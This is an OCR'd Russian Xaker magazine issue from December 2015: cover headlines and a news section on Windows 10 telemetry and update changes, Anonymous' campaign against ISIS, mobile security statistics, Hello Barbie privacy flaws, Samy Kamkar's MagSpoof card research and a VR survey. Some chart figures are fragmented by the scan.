
ХАКЕР
ДЕКАБРЬ 2015
№203
16 хакерских аддонов для Chrome
Пишем геотроян под Android
Изолируем вредоносные процессы в Windows
8 способов использовать старый смартфон
Cover Story
ЛЕСОРУБЫ WINDOWS
ЗАХВАТЫВАЕМ ВЕСЬ ЛЕС
ACTIVE DIRECTORY

декабрь 2015

№ 203

CONTENT

MEGANEWS



Мария «Mifrill» **Нефедова**
nefedova.maria@gameland.ru

MICROSOFT АТАКУЕТ

В ноябре 2015 года компания Microsoft предприняла на рынке несколько довольно агрессивных действий.

Начало месяца было позитивным. В середине ноября компания даже закрыла в продуктах семейства Windows несколько критических уязвимостей, которым были подвержены все версии ОС, начи-

ная с Windows Vista и заканчивая Windows 10. Один бюллетень безопасности закрыл баг с memory corruption (нарушением целостности информации в оперативной памяти) в Internet Explorer. Через этот баг атакующий мог получить доступ к машине жертвы с теми же правами, что и залогиненный пользователь. Уязвимость коснулась и нового браузера компании — Edge. Второй бюллетень закрыл бреши, которые позволяли атакующему удаленно исполнить произвольный код на машине жертвы. Восемь других бюллетеней (с MS15-116 по MS15-123) содержали исправления «важных» багов в Microsoft Office, .NET Framework и Skype.

Однако в это же время вышло первое большое обновление для Windows 10, известное как Threshold 2, Windows 10 Fall Update или Windows 10 November Refresh. В него, по словам разработчиков, вошли функции, которые Microsoft исходно планировала добавить еще в релиз-версию операционной системы. Однако, как оказалось, кроме обещанных функций, добавили и такие, которые способны обрадовать разве что самых мрачных параноиков: после этого апдейта система снова начала шпионить за пользователем. Более того — она начала без спроса удалять программы.

Оказалось, апдейт самостоятельно деактивирует ряд программ, в числе которых инструменты для мониторинга железа CPU-Z и Speccy, а также AMD Catalyst Control Center, Cisco VPN и даже некоторые драйверы SATA. После установки обновления и перезагрузки устройства пользователь получает сообщение о том, что программа более не совместима с Windows 10, поэтому была удалена. Все файлы приложения переносятся в каталог Windows.old, где не могут причинить системе вреда.

Стоит сказать, что до выхода свежего обновления подвергшиеся удалению программы действительно работали не совсем корректно. Все они часто аварийно завершали свою работу, что порой приводило к синему экрану смерти. Пользовательское соглашение разрешает операционной системе предпринимать такие шаги, если приложение представляет угрозу безопасности системы или неспособно работать должным образом под управлением Windows 10.

Еще один существенный недостаток ноябрьского апдейта обнаружили не сразу. Первым некую странность заметил исследователь Эрик Воган (Eric Vaughan), о чем и рассказал в своем блоге. Оказывается, компания Microsoft вовсе не удалила из системы сервис Diagnostics Tracking Service, который курировал работу шпионско-диагностического процесса DiagTrack. Компания попросту переименовала его в Connected User Experiences and Telemetry. Более того, после обновления пользовательские настройки обнулились, то есть система вновь шпионит за пользователем, будто ранее ей не запрещали этого делать.

Эрик Воган пишет, что способ деактивации остался прежним: лучше всего отключить сервис через services.msc. Хотя сам эксперт предпочел удалить его вовсе.

Еще один неоднозначный шаг MS — объявление о том, что с 12 января 2016 года будет официально прекращена поддержка всех версий браузера Internet Explorer, за исключением новейшей IE11. Конечно, компания просто действует рационально: теперь, когда у Microsoft есть новый браузер Edge, ей больше не нужен Internet Explorer. Та половина интернета, которая занималась разработкой и поддержкой веб-сервисов, вздохнула после этой новости с облегчением. Однако бизнес-сегмент и госучреждения будут вынуждены перейти на IE11 или Edge, так как по закону они обязаны использовать актуальные версии программного обеспечения, которые поддерживает производитель.

Таким нехитрым способом Microsoft начала «пропихивать» новую версию своего браузера на рынок. А чтобы лучше мотивировать обновиться обычных пользователей, Microsoft перечислила возможные риски, которые могут возникнуть из-за использования старых версий. Среди них — уязвимость перед лицом вирусов, шпионского ПО и прочих вредоносов, а также тот факт, что современный софт зачастую не поддерживает устаревшие версии браузеров вовсе. Почему за все эти годы данные уязвимости так и не были устранены — компания предпочла не пояснять.

Наконец, третью атаку в ноябре Microsoft провела на платформу Android, решив последовать примеру Apple. В сентябре 2015 года компания Apple представила приложение для Android с лаконичным названием Move to iOS («Переходи на iOS»). Программа, наделавшая много шума, помогает за несколько простых шагов перенести на iOS всю личную информацию: контакты, историю сообщений, фотографии и видеоролики, закладки из браузера, почтовые аккаунты, календарь.

Microsoft решила сделать нечто похожее. Ее приложение AppComparison после инсталляции на Android изучает девайс и установленные на нем приложения, а затем рассказывает, какие из них будут доступны на Windows 10 Mobile. Для тех приложений, которых на Windows Mobile 10 нет, программа пытается подобрать подходящие аналоги. Просто и наглядно... если бы не одно но: мобильная Windows 10 до сих пор испытывает серьезную нехватку самых разных программ, на что моментально указали пользователи. Так что попытка вышла смелая, но довольно спорная. Впрочем, время покажет.



ANONYMOUS VS ISIS

По следам кровопролитных терактов в Париже, случившихся 13 ноября 2015 года, хактивисты Anonymous объявили войну Исламскому государству (ранее ИГИЛ). Группировка опубликовала официальное видео, провозглашающее начало #OpParis (операции «Париж») — скоординированной кампании по выслеживанию членов ИГ и им «сочувствующих» в социальных сетях и в интернете вообще.

Послание Anonymous записано на французском языке и традиционно использует синтезатор речи. Человек в маске Гая Фокса «читает» с листа:

«Anonymous со всего мира будут преследовать вас. Ожидайте массированных кибератак. Война объявлена. Готовьтесь.

Знайте, что мы найдем вас и больше уже не отпустим. Мы начинаем крупнейшую в истории операцию против вас. Народ Франции сильнее вас, а пройдя через этот ужас, он станет еще сильнее».

Ранее Anonymous уже проводили операцию #OpISIS, начатую после атаки на издание Charlie Hebdo в январе 2015 года. В ходе #OpISIS хактивисты взломали, дефейснули и лишили маскировки множество сайтов, а также обнародовали данные о тысячах Twitter-аккаунтов экстремистов ИГ.

Заявление Anonymous повлекло за собой быстрое развитие событий. Уже через пять дней, 17 ноября 2015 года, в официальном твиттере #OpParis появилась запись о том, что Anonymous успешно «вывели из строя» более 5500 аккаунтов членов ИГ в социальной сети.

Поддержали идею кибервойны против ИГ и этичные хакеры из контртеррористической группы Ghost Security Group (GSG): анонимный член группы рассказал о нескольких Bitcoin-кошельках, которые предположительно используются ИГ для финансирования террористических операций. Один из изученных хакерами аккаунтов на тот момент содержал порядка трех миллионов долларов в биткойнах. Публичным же проявлением позиции Ghost Sec был взлом пропагандистского сайта ИГИЛ в сети Tor, где хакеры тонко поиздевались над экстремистами: на агитационном ресурсе Isdarat появился баннер фармацевтического сайта, который за биткойны продает любые средства, от виагры до прозака. Кроме баннера, хакеры оставили послание:

«Слишком много ИГИЛ. Успокойтесь. Слишком много людей вовлечено в эту ИГИЛ-фигню. Пожалуйста, посмотрите эту замечательную рекламу, пока мы обновляем нашу инфраструктуру, чтобы предоставить вам побольше ИГИЛ-контента, которого вы так жаждете».

Каким образом члены Ghost Sec взломали сайт, неизвестно. Но недавно эксперт по информационной безопасности Скот Тербан (Scot Terban) рассказал в своем блоге, что члены ИГ допускают абсолютно «детские» ошибки. Стоит хотя бы сказать, что сайты ИГ зачастую работают под управлением уязвимых версий WordPress.

Запрещенное в РФ решением Верховного суда Исламское государство, в свою очередь, не оставило без внимания выпады Anonymous: по официальным каналам ИГ распространили «памятку», информирующую о том, как нужно вести себя в интернете, чтобы не попасть под атаку хактивистов. Террористам ИГ и «сочувствующим» рекомендуют не открывать ссылки, полученные из неизвестных источников, почаще менять IP-адреса, не разговаривать в Telegram и других IM с незнакомыми людьми, не пользоваться в Twitter личными сообщениями и не создавать email-адресов, аналогичных имени пользователя в Twitter.

Совет «не разговаривать в Telegram с незнакомыми людьми», впрочем, выглядит излишним: в ноябре сервис самостоятельно провел массовую зачистку каналов, которые используются террористами. Официальный Twitter мессенджера сообщил о бане 78 каналов, так или иначе связанных с деятельностью Исламского государства; в основном компания ориентировалась на жалобы пользователей, присланные на адрес abuse@telegram.org. Кроме того, частные исследователи напоминают, что Telegram нельзя считать идеально защищенным и абсолютно непрослушиваемым: многие методы шифрования в нем отключены автоматически, оставшиеся — требуют аккуратной настройки.


Однако не все хакеры мира противостоят ИГ, среди них есть и сочувствующие. В ноябре Госдеп стал жертвой атаки иранских хакеров, длившейся почти месяц: хакеры сумели вычислить конкретных сотрудников, которые занимаются вопросами Ирана и Ближнего Востока, после чего на них была направлена фишинговая атака, затронувшая почту и социальные сети. Интересно, что сотрудники Госдепартамента не замечали ничего необычного, пока им не начали приходить уведомления от Facebook: социальная сеть предупреждала, что аккаунты сотрудников были скомпрометированы и стали предметом интереса спонсируемых правительствами хакерских групп. Очевидно, сами госслужащие до сих пор не знакомы даже с базовыми правилами сетевой безопасности и не знают, что такое фишинг.


Facebook запустила эту систему оповещения пользователей в конце октября. Тогда социальная сеть пообещала предупреждать жертв атак «правительственных» хакеров только при наличии «неоспоримых улик, подтверждающих данные выводы». Похоже, сейчас мы видим первый яркий пример работы новой системы — а также первые признаки того, что крупные интернет-компании не собираются оставаться в стороне от политики.

ПОЧТИ ПОЛОВИНА СМАРТФОНОВ В МИРЕ НАХОДЯТСЯ В ГРУППЕ РИСКА

→ Компания Skycure опубликовала отчет о безопасности мобильных устройств в третьем квартале 2015 года. Данные выглядят неутешительно. Четыре из десяти смартфонов находятся в группе риска, то есть могут быть скомпрометированы злоумышленниками. Компания перечислила основные риски, которым подвержены мобильные девайсы:










26% iOS-устройств работают на базе старых версий ОС

73%
23.5%
3%
0.4%
9 8 7 6

66%
34%
0.1%
0.1%
6 5 4 2

На 15% Android-смартфонов включен режим отладки, доступный через USB

Бизнес-сегмент



Личные телефоны

14%



КУКЛА HELLO BARBIE С WI-FI МОЖЕТ СТАТЬ ИДЕАЛЬНЫМ ШПИОНОМ

Новая кукла фирмы Mattel, Hello Barbie, оказалась отличным шпионским девайсом: она оснащается Wi-Fi и все время поддерживает связь с серверами компании-производителя.


За технологией искусственного интеллекта Hello Barbie стоит компания ToyTalk. *«Мы позволяем родителям контролировать дан-*

ные их детей, начиная от предоставления родительского согласия и заканчивая тем, что мы позволяем им прослушивать и удалять любые взаимодействия ребенка с Hello Barbie», — говорят представители компании. Игрушка способна поддерживать связный диалог со своим маленьким пользователем, а все сказанное ребенком записывается и отправляется на серверы компании ToyTalk, в свою очередь подключенные к сервису распознавания речи Google. Серверы обрабатывают полученную фразу и возвращают ответ, который кукла озвучивает ребенку при помощи синтезатора голоса. Все разговоры ребенка с устройством сохраняются в облаке в обычных нешифрованных MP3-файлах.

Любому человеку, хоть немного знакомому с правилами сетевой безопасности, уже должно стать ясно, что игрушка небезопасна. Куда отправляются записанные разговоры? Почему они не шифруются? Кто может их прослушать? Что будет, если записи попадут не в те руки? Более того, оказалось, что кукла активна даже тогда, когда режим «разговора» отключен: Hello Barbie постоянно слушает все, что происходит вокруг. Компания ToyTalk ничуть не смущается этого факта: в пользовательском соглашении написано, что в худшем случае ToyTalk рассмотрит все поступившие судебные иски и претензии в установленном законом порядке.

Специалист по информационной безопасности Мэтью Якубовски и вовсе рассказал телеканалу NBC о том, что куклу можно взломать. Якубовски сумел узнать имя Wi-Fi-сети, к которой подключена кукла, ее MAC-адрес, ID аккаунта, к которому привязана игрушка, а также получил доступ к части MP3-файлов. При желании куклу можно превратить в переносной шпионский гаджет, который записывает все, что слышит. Заодно она станет и точкой входа в чужую Wi-Fi-сеть.

«Обладая такой информацией, можно узнать, где живут владельцы куклы, чем они занимаются. Это просто вопрос времени — когда кто-нибудь подменит сервер компании собственным и заставит куклу произносить все, что придет в голову», — сказал Якубовски в интервью NBC.



НАЙДЕН СПОСОБ ПРЕДСКАЗАТЬ НОМЕР КАРТЫ AMERICAN EXPRESS

Известный ИБ-эксперт Сэми Камкар (Samy Kamkar), автор нашумевшего червя Samy, научился предсказывать, каким будет номер карты American Express после ее перевыпуска. Также исследователь собрал крошечное устройство, которому дал имя MagSpoof. Девайс, компоненты которого стоят около десяти долларов, способен не только предсказать номера карт, но и обманывать PoS-терминалы.

Крошечный MagSpoof, чьи габариты сопоставимы с размерами монеты, состоит из базовой платы, микроконтроллера Atmel ATtiny85, драйвера L293D H-Bridge, батарейки, светодиода, конденсатора, резистора, медной проволо-

ки и кнопки. Собрать такое устройство нетрудно, к тому же Камкар опубликовал все исходные данные и инструкции в своем блоге. Однако без алгоритма, который разработал эксперт, гаджет почти бесполезен.

Камкар опасается обнародовать подробные данные о проведенном исследовании, так как это неминуемо повлечет за собой волну преступлений. Тем не менее исследователь рассказал о сути обнаруженной проблемы, не вдаваясь при этом в частности.

Все началось с того, что в августе 2015 года Камкар потерял свою карту American Express. Получив по почте перевыпущенную карту, он заметил некую странность в последних цифрах ее номера. Камкар сравнил номер новой карты с номерами трех предыдущих (да, он записывает и хранит номера старых карт) и обнаружил систему.

Воодушевившись, исследователь обратился к своим друзьям в Facebook с просьбой прислать ему последние цифры номеров их действующих и уже отмененных карт American Express. Ему ответили десять человек, предоставив больше данных для работы. Как это ни парадоксально, но выявленная экспертом система подошла и картам друзей. Камкар осознал, что нашел способ предсказать полный номер следующей карты American Express.

Спустя три месяца Камкар создал устройство MagSpoof, чтобы автоматизировать процесс генерации номеров и наглядно продемонстрировать American Express, какую опасность может представлять подобный алгоритм. Девайс способен хранить данные о сотне банковских карт. Кроме того, MagSpoof излучает сильный электромагнитный сигнал, с помощью которого можно обмануть сенсор считывающего устройства: MagSpoof посылает беспроводной сигнал, который имитирует физическое сканирование карты.

Исследователь признает, что данная атака не позволяет узнать четырехзначный CVV-номер, из-за чего область применения атаки сокращается. Еще один минус: MagSpoof совершенно не похож на банковскую карту, так что просто передать его для оплаты кассиру или официанту не выйдет. Впрочем, Камкар отмечает, что так же можно использовать и цифровые устройства для хранения карт, такие как Coin. Это вызовет куда меньше подозрений.

В American Express считают, что пользователей охраняет от атаки Камкара дополнительная защита, то есть дополнительный код, который содержится в магнитной полосе, и chip-and-PIN технология, которая как раз активно внедряется в США. Но Камкар готов с этим поспорить: при коммуникации между MagSpoof и считывающим устройством хакерский девайс способен послать ридеру сигнал no-chip, и терминал может принять карту даже в том случае, если на самом деле она оснащалась чипом.

Исследователь убежден, что компании American Express стоит как можно скорее исправить эту проблему.

ЧЕГО ЖДУТ ПОЛЬЗОВАТЕЛИ ОТ ВИРТУАЛЬНОЙ РЕАЛЬНОСТИ


→ Аналитическая компания GreenlightVR, чья деятельность сосредоточена вокруг молодого рынка устройств виртуальной реальности, совместно с компанией TouchstoneResearchпровела опрос среди 2282 американских пользователей. Аналитики выяснили, чего люди ждут от виртуальной реальности, сколько они готовы заплатить за VR-устройство и девайсы каких производителей ждут больше других.

Только 10% опрошенных хорошо понимают, что такое VR.



80% «что-то об этом слышали»

20% опрошенных ждут выхода устройства определенного бренда:



48% ждут SonyPlayStationVR и SamsungGearVR

44% ждут Oculus

23% беспокоятся за свое здоровье

11% опасаются, что могут утратить связь с реальностью

5% считают, что VR-девайс может вызвать привыкание

60% опрошенных не готовы платить больше 400 долларов за VR-девайс

31% готовы заплатить 200–399 долларов

11% Лишь 11% пользователей собираются выложить 1000 долларов и более

